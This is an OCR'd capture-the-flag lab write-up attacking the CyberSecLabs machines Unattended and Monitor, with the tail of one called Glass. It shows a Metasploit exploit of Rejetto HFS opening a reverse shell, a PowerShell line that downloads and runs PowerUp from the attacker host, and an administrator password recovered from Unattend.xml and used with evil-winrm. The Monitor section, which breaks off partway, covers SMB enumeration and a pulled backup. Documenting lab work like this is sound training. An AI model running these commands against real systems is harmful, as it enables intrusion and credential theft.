
```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Glass]
└─$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.25] 49718
Microsoft Windows [Version 10.0.17763.1339]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

Unattended

NMAP

```
PORT      STATE SERVICE       REASON
80/tcp    open  http          syn-ack
135/tcp   open  msrpc         syn-ack
139/tcp   open  netbios-ssn   syn-ack
445/tcp   open  microsoft-ds  syn-ack
3389/tcp  open  ms-wbt-server syn-ack
5985/tcp  open  wsman         syn-ack
47001/tcp open  winrm         syn-ack
49664/tcp open  unknown       syn-ack
49665/tcp open  unknown       syn-ack
49666/tcp open  unknown       syn-ack
49667/tcp open  unknown       syn-ack
49669/tcp open  unknown       syn-ack
49672/tcp open  unknown       syn-ack
49679/tcp open  unknown       syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```



WE SEE THAT IS IT IS HTTPFILESERVER 2.3 I AM PRETTY SURE I HAVE EXPLOITED THIS BEFORE

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Unattended]
└─$ msfconsole -q
[*] Starting persistent handler(s)...
msf6 > search rejetto

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/windows/http/rejetto_hfs_exec  2014-09-11      excellent  Yes    Rejetto HttpFileServer Remote Command
 Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_hfs_exec

msf6 >
```

```
msf6 exploit(windows/http/rejetto_hfs_exec) > set lhost 10.10.0.16
lhost => 10.10.0.16
msf6 exploit(windows/http/rejetto_hfs_exec) > set rhosts 172.31.1.24
rhosts => 172.31.1.24
msf6 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 10.10.0.16:4444
[*] Using URL: http://10.10.0.16:8080/XJHqqdZ
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /XJHqqdZ
[*] Sending stage (175686 bytes) to 172.31.1.24
[!] Tried to delete %TEMP%\yFwFsH.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.0.16:4444 -> 172.31.1.24:49723) at 2023-01-17 21:52:34 -0500
[*] Server stopped.

meterpreter >
```

WE TYPE IN SHELL AND GET A CMD PROMPT

DOING A SYSTEMINFO TO SEE WHAT WE ARE WORKING WITH

```
C:\Users\pink>systeminfo
systeminfo

Host Name:                 UNATTENDED
OS Name:                   Microsoft Windows Server 2019 Datacenter
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          EC2
Registered Organization:   Amazon.com
Product ID:                00430-00000-00000-AA977
Original Install Date:     7/12/2020, 5:51:24 AM
System Boot Time:          1/18/2023, 2:33:27 AM
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
BIOS Version:              Xen 4.11.amazon, 8/24/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
```

MOVING OVER INTO POWERSHELL AND LOADING POWERUP WITH INVOKE-ALLCHECKS

```
C:\Users\pink>powershell
powershell

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\pink>
PS C:\Users\pink> iex (iwr -usebasicparsing http://10.10.0.16/PowerUp.ps1)
iex (iwr -usebasicparsing http://10.10.0.16/PowerUp.ps1)
```

```
ModifiablePath    : C:\Users\pink\AppData\Local\Microsoft\WindowsApps
IdentityReference : UNATTENDED\pink
Permissions       : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH%            : C:\Users\pink\AppData\Local\Microsoft\WindowsApps
Name              : C:\Users\pink\AppData\Local\Microsoft\WindowsApps
Check             : %PATH% .dll Hijacks
AbuseFunction     : Write-HijackDll -DllPath 'C:\Users\pink\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'

UnattendPath : C:\Windows\Panther\Unattend.xml
Name         : C:\Windows\Panther\Unattend.xml
Check        : Unattended Install Files
```

LOOKS LIKE WE HAVE SOME UNATTENDED INSTALL FILES

USING THE COMMAND type C:\Windows\Panther\Unattend.xml WE CAN SEE THE FOLLOWING

```
"http://www.w3.org/2001/XMLSchema-instance">
 <Interfaces>
                <Interface wcm:action="add">
                    <DNSServerSearchOrder>
                        <IpAddress wcm:action="add" wcm:keyValue="1">8.8.8.8</IpAddress>
                    </DNSServerSearchOrder>
                    <Identifier>Ethernet</Identifier>
                </Interface>
            </Interfaces>
    </component>
</settings>
<settings pass="oobeSystem">
<component name="Microsoft-Windows-Shell-Setup" processorArchitecture="amd64" publicKeyT
tp://www.w3.org/2001/XMLSchema-instance">
<OOBE>
<HideEULAPage>true</HideEULAPage>
<HideOEMRegistrationScreen>true</HideOEMRegistrationScreen>
<HideOnlineAccountScreens>true</HideOnlineAccountScreens>
<HideWirelessSetupInOOBE>true</HideWirelessSetupInOOBE>
<SkipUserOOBE>true</SkipUserOOBE>
<SkipMachineOOBE>true</SkipMachineOOBE>
</OOBE>
<UserAccounts>
<AdministratorPassword>
              <Value>cnt4weRAbtXMTSVV</Value>
              <PlainText>true</PlainText>
          </AdministratorPassword>
</UserAccounts>
<RegisteredOrganization>3rganisation Name</RegisteredOrganization>
<RegisteredOwner>User Name</RegisteredOwner>
```

LETS USE EVIL-WINRM AND SEE IF WE CAN GET AN ADMINISTRATOR SHELL

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Unattended]
└─$ evil-winrm -u administrator -p cnt4weRAbtXMTSVV -i 172.31.1.24

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quo
 this machine

Data: For more information, check Evil-WinRM Github: https://github.com/

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
unattended\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

AWESOME WE ARE IN

Monitor

NMAP

```
PORT      STATE SERVICE       REASON
80/tcp    open  http          syn-ack
135/tcp   open  msrpc         syn-ack
139/tcp   open  netbios-ssn   syn-ack
445/tcp   open  microsoft-ds  syn-ack
3389/tcp  open  ms-wbt-server syn-ack
5985/tcp  open  wsman         syn-ack
47001/tcp open  winrm         syn-ack
49664/tcp open  unknown       syn-ack
49665/tcp open  unknown       syn-ack
49667/tcp open  unknown       syn-ack
49668/tcp open  unknown       syn-ack
49669/tcp open  unknown       syn-ack
49675/tcp open  unknown       syn-ack
49677/tcp open  unknown       syn-ack
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor]
└─$ nmap -p 80 -sC -sV 172.31.1.21
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-17 22:03 EST
Nmap scan report for 172.31.1.21
Host is up (0.18s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Indy httpd 18.1.38.11958 (Paessler PRTG bandwidth monitor)
|_http-server-header: PRTG/18.1.38.11958
|_http-trane-info: Problem with XML parsing of /evox/about
| http-title: Welcome | PRTG Network Monitor
|_Requested resource was /index.htm
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.54 seconds
```

WE SEE THAT THERE IS PRTG, LETS LOOK MORE INTO THAT


```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor]
└─$ searchsploit PRTG
------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ---------------------------------
PRTG Network Monitor 18.2.38 - (Authenticated) Remote Code Execution                      | windows/webapps/46527.sh
PRTG Network Monitor 20.4.63.1412 - 'maps' Stored XSS                                     | windows/webapps/49156.txt
PRTG Network Monitor < 18.1.39.1648 - Stack Overflow (Denial of Service)                  | windows_x86/dos/44500.py
PRTG Traffic Grapher 6.2.1 - 'url' Cross-Site Scripting                                   | java/webapps/34108.txt
------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```


THAT MAY BE THE CLOSET WE HAVE BUT LETS LOOK AT THE SITE FIRST

WHEN I FIRST SAW THE SITE I TRIED DEFAULT USERNAME AND PASSWORD WHICH IS PRTGADMIN:PRTGADMIN THAT DID NOT WORK

THEN I SEARCHED FOR EXPLOITS AND FOUND THE FOLLOWING

https://github.com/ch-rigu/CVE-2020-11547--PRTG-Network-Monitor-Information-Disclosure





THAT SEEMS TO WORK

WE ONLY SEEM TO GET SO MUCH INFORMATION FROM HERE, LETS CHECK OUT SMB

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor]
└─$ smbclient -L "\\\\172.31.1.21\\"
Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        WebBackups      Disk
SMB1 disabled -- no workgroup available
```

WE HAVE A WEBBACKUPS THAT MAY HAVE A PASSWORD IN IT, ALLOWING US TO FINALLY GET SOME RCE


```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor]
└─$ smbclient "\\\\172.31.1.21\\WebBackups"
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Jul  8 21:19:49 2020
  ..                                  D        0  Wed Jul  8 21:19:49 2020
  dev06.zip                           A    16919  Wed Jul  8 21:19:50 2020

                7863807 blocks of size 4096. 3788132 blocks available
smb: \>
```

LETS DO A GET AND THEN UNZIP IT


```
smb: \> get dev06.zip
getting file \dev06.zip of size 16919 as dev06.zip
smb: \> exit

┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor]
└─$ unzip dev06.zip
Archive:  dev06.zip
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor/dev06]
└─$ sqlitebrowser db.sqlite3
```

